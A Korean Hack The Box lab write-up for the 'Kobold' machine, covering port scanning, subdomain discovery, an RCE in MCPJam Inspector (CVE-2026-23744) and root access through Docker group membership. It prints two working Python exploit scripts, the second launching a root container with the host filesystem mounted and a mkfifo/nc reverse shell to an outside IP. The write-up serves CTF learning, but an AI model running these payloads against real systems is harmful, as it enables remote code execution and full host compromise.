
HTB - Kobold 문제 풀이 입니다.
Port Scanning
PortScanning 시 포트가 22, 80, 443, 3352 포트가 열려 있습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.24.0 (Ubuntu)
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_http-title: Did not follow redirect to https://kobold.htb/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.24.0 (Ubuntu)
3552/tcp open  taserver?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Sun, 05 Apr 2026 11:40:19 GMT
|     <!doctype html>
|     <html lang="%lang%">
|     <head>
|     <meta charset="utf-8" />
|     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
|     <meta http-equiv="Pragma" content="no-cache" />
|     <meta http-equiv="Expires" content="0" />
|     <link rel="icon" href="/api/app-images/favicon" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
|     <link rel="manifest" href="/app.webmanifest" />
|     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
|     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|_    <link rel="modu
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3552-TCP:V=7.94SVN%I=7%D=4/5%Time=69D24A2F%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
SF:0text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad
SF:\x20Request")%r(GetRequest,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges
SF::\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalida
SF:te\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Sun,\x2005\x
SF:20Apr\x202026\x2011:40:19\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20la
SF:ng=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<me
SF:ta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,\
SF:x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20conte
SF:nt=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=\
SF:"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favicon
SF:\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-widt
SF:h,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20/
SF:>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n\
SF:t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x2
SF:0media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name=
SF:\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x2
SF:0media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x20
SF:rel=\"modu")%r(HTTPOptions,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges
SF::\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalida
SF:te\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Sun,\x2005\x
SF:20Apr\x202026\x2011:40:19\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20la
SF:ng=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<me
SF:ta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,\
SF:x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20conte
SF:nt=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=\
SF:"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favicon
SF:\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-widt
SF:h,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20/
SF:>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n\
SF:t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x2
SF:0media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name=
SF:\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x2
SF:0media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x20
SF:rel=\"modu");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Informaion Gathering
- https(80,443): 랜딩페이지 존재하고, 해당 페이지에서는 정보를 얻을 수 없었습니다.

- 3552: Arcane 웹페이지가 존재하고, 해당 서비스는 Docker 컨테이너, 이미지, 네트워크 및 볼륨 관리를 위한 인터페이스입니다
- Arcane v1.13.0 에
CVE-2026-23944가 존재하지만, 익스는 안됬습니다….
- Arcane v1.13.0 에

Virtual Host Scan
nginx의 Name-Based Virtual Host경우 Host 헤더 기반에 따라 라우팅이 달라질 수 있기 때문에 FFUF 를 이용해 스캔을 수행했고, mcp, bin 이라는 서브도메인을 찾았습니다.
CVE-2026-23744
mcp.kobold.htb 접속 시 MCPJam을 확인할 수 있습니다.
해당 서비스는 MCP 클라이언트에서 서버와 앱이 어떻게 동작하는지 검사, 테스트를 해주는 서비스입니다.

v1.4.2 버전을 사용하고 있고, 해당 버전은 CVE-2026-23744로 RCE가 되기에 서버에 리버스 쉘 연결이 가능합니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import requests
import sys
import os

URL = "https://kobold.htb"
headers = {"Host":"mcp.kobold.htb"}
proxies = {"http":"127.0.0.1:8080", "https":"127.0.0.1:8080"}

def exploit(command):
    print("[*] Send Exploit Payload")
    exploit_path = "/api/mcp/connect"

    cmd = "sh"
    args = ["-c", command]

    payload = {
            "serverConfig": {
                "command": cmd,
                "args" : args,
                "env" : {
                    "DISPLAY": os.environ.get("DISPLAY", ":0")
                }
            },
            "serverId": "RCE"
    }


    res = requests.post(f"{URL}{exploit_path}", json=payload, headers=headers, proxies=proxies, verify=False)


if __name__ == "__main__":
    command = sys.argv[1]
    exploit(command)
LPE (Docker Group)
bin 페이지 접속 시 PrivateBin v2.0.2 버전을 사용하고 있는데, 해당 서비스로는 LPE에 실패 했습니다..
결국 Write-UP을 보았고, 도커 그룹 권한이 허용되어 있을때 해당 권한으로 컨테이너를 만들고, 볼륨으로 로컬 파일시스템과 마운트 할 수 있는 것을 확인했습니다.
1
2
3
4
5
6
7
8
9
10
11
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ groups
groups
ben operator
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ sg docker -c "docker images"
<les/@mcpjam/inspector$ sg docker -c "docker images"
REPOSITORY                    TAG       IMAGE ID       CREATED        SIZE
mysql                         latest    f66b7a288113   8 weeks ago    922MB
privatebin/nginx-fpm-alpine   2.0.2     f5f5564e6731   5 months ago   122MB
다시 RCE 페이로드를 이용하여 도커 컨테이너를 실행될떄 Root.txt를 읽는 방식을 사용하여 플래그를 얻었습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import requests
import sys
import os

URL = "https://kobold.htb"
headers = {"Host":"mcp.kobold.htb"}
#proxies = {"http":"127.0.0.1:8080", "https":"127.0.0.1:8080"}

def exploit(command):
    print("[*] Send Exploit Payload")
    exploit_path = "/api/mcp/connect"

    cmd = "sg"
    args = [
    "docker",
    "-c",
    "sh -c 'docker run --rm -u 0 -v /:/hostfs --entrypoint sh privatebin/nginx-fpm-alpine:2.0.2 -c \"mkfifo /tmp/p; /bin/sh -i </tmp/p 2>&1 | nc 10.10.15.85 4444 >/tmp/p\"'"
]
    payload = {
            "serverConfig": {
                "command": cmd,
                "args" : args,
                "env" : {
                    "DISPLAY": os.environ.get("DISPLAY", ":0")
                }
            },
            "serverId": "RCE"
    }


    res = requests.post(f"{URL}{exploit_path}", json=payload, headers=headers,verify=False)#, proxies=proxies, verify=False)


if __name__ == "__main__":
    command = sys.argv[1]
    exploit(command)
Conclusion
오랜만에 HTB를 풀었는데 LPE 기법이 처음봤는데 생각보다 오래된 공격 기법이였습니다. 참 공격은 방법은 너무 다양하네여
특히 Nginx의 경우 Virtual Host 구조를 사용하는 경우가 많기 떄문에 항상 설정 파일을 유심히 봐야할 꺼 같습니다.
항상 HTB 풀떄 Gobuster, Dirb 도구를 많이 이용했는데, 이번에 FFUF를 쓰면서 이것도 좋은 도구인거 같습니다.